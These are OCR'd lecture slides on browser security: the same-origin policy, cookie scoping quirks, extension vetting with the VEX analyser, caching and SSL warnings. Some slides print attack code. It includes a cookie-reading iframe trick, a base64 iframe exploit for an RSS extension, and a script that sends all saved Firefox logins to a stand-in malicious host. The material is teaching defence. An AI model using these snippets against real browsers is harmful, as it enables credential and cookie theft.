


Security Goal of Browser

- OS: Prevent network content to access OS resources:
  - Resource exfiltration: file reading, webcam/GPS access, …
  - Resource infiltration: EXE installation (drive-by-download), …
  - *Can you think of exceptions?*
    - User-approved file download/upload?
    - User-approved GPS location access by Google Maps?
- Browser: Isolate web sites from each other:
  - Specific to Web browser, and not other network applications. Why?
  - *Via the "same origin policy"*
  - Some cross-origin access mechanisms available


Protection Boundary in Browser: Site, not User






Sub-Authorities

- Web Browser
  - No sub-authorities
  - All-or-none access for JavaScript



- Operating System
  - Further division of privilege by groups, etc.
  - Process offers another access boundary



Difference 2: App Installation


- Web Application
  - No installation
  - Browser sandbox makes sure websites will not affect local system


- Operating System
  - Need installation
  - Package manager
  - Download from web and verify integrity

Difference 3: Isolation Mechanisms

- Web Browser
  - Browser sandbox
  - iFrame

- Operating System
  - User account
  - Processes
  - No sandbox utility by default





Isolation on the Web: Iframes vs. Processes

- Two iframes (A & B):
  - *Can-script(A,B)*: Same-domain iframes allow internal scripting
  - *Can-navigate(A,B)*: Iframes can be navigated

    (e.g., iframe[5].href = 'evil.com')


    A can access B

    (e.g., iframe[5].document.body.elem = 5)

- Two processes? No


Difference 4: Permission Delegation

- Web Browser
  - Mandatory Access Control (MAC) by Same Origin Policy
  - Cross-origin resources as an exception
- Operating System
  - Discretionary Access Control (DAC), e.g., file system permissions
  - Users can override



Difference 5: Authority Delegation

- Web Browser
  - No allowed to change authority
- Operating System
  - Allowed.
  - Group, sudo, setuid(), …



Implementation Problems

SOP Authority Notion Inconsistency

- Several implementation problems with ambiguous or unexpected origins
- IP addresses:
  - Can http://1.2.3.4 set cookies for http://11.2.3.4 ?
- Specified IP address can be taken as a domain name
- Recall:
  - Origin definition for cookie access is: <domain, path>
  - Domain can be set by server to any *domain suffix* (*super domain*) of the URL's hostname (excluding a public suffix)
  - Can also apply domain lowering using `document.domain` to relax SOP
  - Ref: https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy

SOP Authority Notion Inconsistency

- Hostnames with extra periods:
  - Can http://W.com.sg set cookies for http://W.com.sg. ?
  - Opera (yes)
- Local files (`file:`) and pseudo URLS (`about:`, `javascript:`):
- Mandatory or Discretionary?
  - Some discretionary AC allowed
  - `document.domain` allows X.E.com and Y.E.com to be equal
    - If both frames set it to E.com. (and same protocol)
    - Exception: IE

SOP Object Access Inconsistency

- What objects does SOP apply to?
  - Cookies:
    - Origin definition for cookie access is: <domain, path>
    - Domain is used for cookie scoping (IE exception)
    - A sample of cookie-setting behavior:

Cookie set at *foo.example.com*, *domain* parameter is:	Scope of the resulting cookie	
	Non-IE browsers	**Internet Explorer**
(value omitted)	*foo.example.com* (exact)	**.foo.example.com*
bar.foo.example.com	Cookie not set: domain more specific than origin	
foo.example.com	**.foo.example.com*	
baz.example.com	Cookie not set: domain mismatch	
example.com	**.example.com*	
ample.com	Cookie not set: domain mismatch	
.com	Cookie not set: domain too broad, security risk	

From: Michal Zalewski, Tangled Web

Cookie Access Inconsistency

- Lax domain scoping rule can be attacked/misused by a malicious *sibling domain:*
  evil.E.com can set cookie for good.E.com
- Path separation or restriction feature:
  example.com/A & example.com/B
- But it is easy to attack:
  example.com/A access cookies belonging to example.com/B by addinf:

```
<iframe src="//example.com/B"></iframe>
alert(frames[0].document.cookie);
```

- ‘HttpOnly’ and ‘secure’: is cookie writing possible? Yes
  - Confidentiality? Yes
  - Integrity? No!
  - See “Cookies Lack Integrity: Real-World Implications”

SOP Object Access Inconsistency

- What objects does SOP apply to (Ref: Zalewski, Tangled Web)?
  - XMLHttpRequest (XHR):

```
var x = new XMLHttpRequest();
x.open("POST", "/some_script.cgi", false);
x.setRequestHeader("X-Random-Header", "Hi mom!");
x.send("...POST payload here...");
alert(x.responseText);
```

    - Can issue almost unconstrained HTTP requests to the server from which the document originated, and read back response headers and the document body
    - Can insert custom headers:
      - Can be dangerous: non standard header, possible incorrect value

SOP Object Access Inconsistency


- What objects does SOP apply to (Ref: Zalewski, Tangled Web)?
  - Web storage: API for creating, retrieving, and deleting name-value pairs in a browser-managed database
  - localStorage:

```
localStorage.setItem("message", "Hi mom!");
alert(localStorage.getItem("message"));
localstorage.removeItem("message");
```

    - A persistent, origin-specific storage that survives browser shutdowns
    - IE8 treats HTTP & HTTPS the same
  - SessionStorage:
    - Provide a temporary caching mechanism that is destroyed at the end of a browsing session
    - Firefox treats HTTP & HTTPS the same

Browser Extension Security

- Browser extensions are small software modules to customize browser
  - Has more privilege than app
  - Access to app and system resources
  - Regulated by permission



An Example

Feed Sidebar (<3.2)

Issue:

HTML and JavaScript in the <description> tags of RSS feeds is executed in the chrome security zone.

JavaScript is encoded in base64 or used as the source of an iframe and executed when the user clicks on the malicious feed item.

Filtering/Protection:

<script> tags are stripped

Exploit:

<iframe src="data:text/html;base64,*base64encodedjavascript*"></iframe>

Password Stealing


```
<script>
 var l2m=Components.classes["@mozilla.org/login-manager;1"].getService(
 Components.interfaces.nsILoginManager);

 alltheinfo = l2m.getAllLogins({});

 for (i=0;i<=alltheinfo.length;i=i+1){
  document.write("<iframe src='http://malicioussite/?" +
  unescape(alltheinfo[i].hostname) + ":" + unescape(alltheinfo[i].username) +
  ":" + unescape(alltheinfo[i].password) + "' width=0 height=0></iframe>");
 }
</script>
```

Review of Extension

- Mozilla has a team of volunteers who help vet extensions manually.

VEX: Automatically Checking Extensions

- Threat model
  - Developers are not malicious
  - Extensions are not obfuscated



VEX: Vetting Browser Extensions For Security Vulnerabilities

Points of attack

- `eval` function
- `innerHTML`
- `EvalInSandBox`
- `wrappedJSObject`

Static Information Flow Analysis

- 1. Basic Goals

bookmarks.js:

```
function Bookmarks(){
 var bookmarks = new Array();
 this.load = function(){
  bookmarks = new Array();
  var rdf = Components.classes[
   "@mozilla.org/rdf/rdf-service;1"]
   .getService(Components.interfaces.nsIRDFService);
  var bmds = rdf.GetDataSource("rdf:bookmarks");
  var iter = bmds.GetAllResources();
  while (iter.hasMoreElements()){
   var element = iter.getNext();
   bookmarks.push(
    {name:element.name, url:element.url});
} } }
```

sys.js:

```
var sys = new Sys();
function Sys() {
 var bookmarks = null;
 this.startup = function() {
  bookmarks = new Bookmarks();
  bookmarks.load();
  ui.buildFeedList(); }
 this.getBookmarks(){
  return bookmarks; } }
```

ui.js:

```
var ui = new Ui();
function Ui() {
 this.buildFeedList = function() {
  var bm = sys.getBookmarks();
  for (var i=0; i<bm.size(); i++) {
   var mark = bm.get(i);
   html += <p> mark.name; }
  div.innerHTML = html; } }
```

Evaluation

- Download a total of 2452 extensions, on an average, VEX took only 15.5 seconds per extension

Flow Pattern	grep Alerts	VEX Alerts	Attackable Extensions	Source is trusted website	Not Attackable			Unanalyzed
					Sanitized input	*Non-chrome sinks*	*Non-existent flows*	
Content Doc to `eval`	430	13	2*	1	0	3	5	2
Content Doc to `innerHTML`	534	46	0	14	6	6	9	11
RDF to `innerHTML`	60	4	4**	0	0	0	0	0

Attackable Extensions: * WIKIPEDIA TOOLBAR V-0.5.7, WIKIPEDIA TOOLBAR V-0.5.9 ,
** FIZZLE V-0.5, FIZZLE V-0.5.1, FIZZLE V-0.5.2 & BEATNIK V-1.2

Figure 5: Flows from injectible sources to executable sinks.


Unsafe Programming Practices	grep Alerts	VEX Alerts
`evalInSandbox` Object to == or !=	107	3
Method Call on `wrappedJSObject`	269	144

Figure 6: Results for unsafe programming practices.

Browser Cache Security


Browsers use cache to save a local copy of remote resources to speed up page loading and save network bandwidth.

Resource URL	Local Copy	Expiry Time
JS/Image/HTML		



If https://google.com/function.js has a valid copy in cache, use the local copy.


Workflow of Browser Cache




Path ①- ②: Browsing without cache;
Path ①- ③- ④: Browsing with cache.


Click-Through Certificate Warnings

- The adversary is a one-time MITM attacker against HTTPS.
- The victim clicks through one SSL warning on a site over either HTTP or HTTPS.
  - Recent studies show that 70.2% of users click through SSL warnings on various websites on Chrome.



Inconsistency of SSL Warnings & Caching Policies



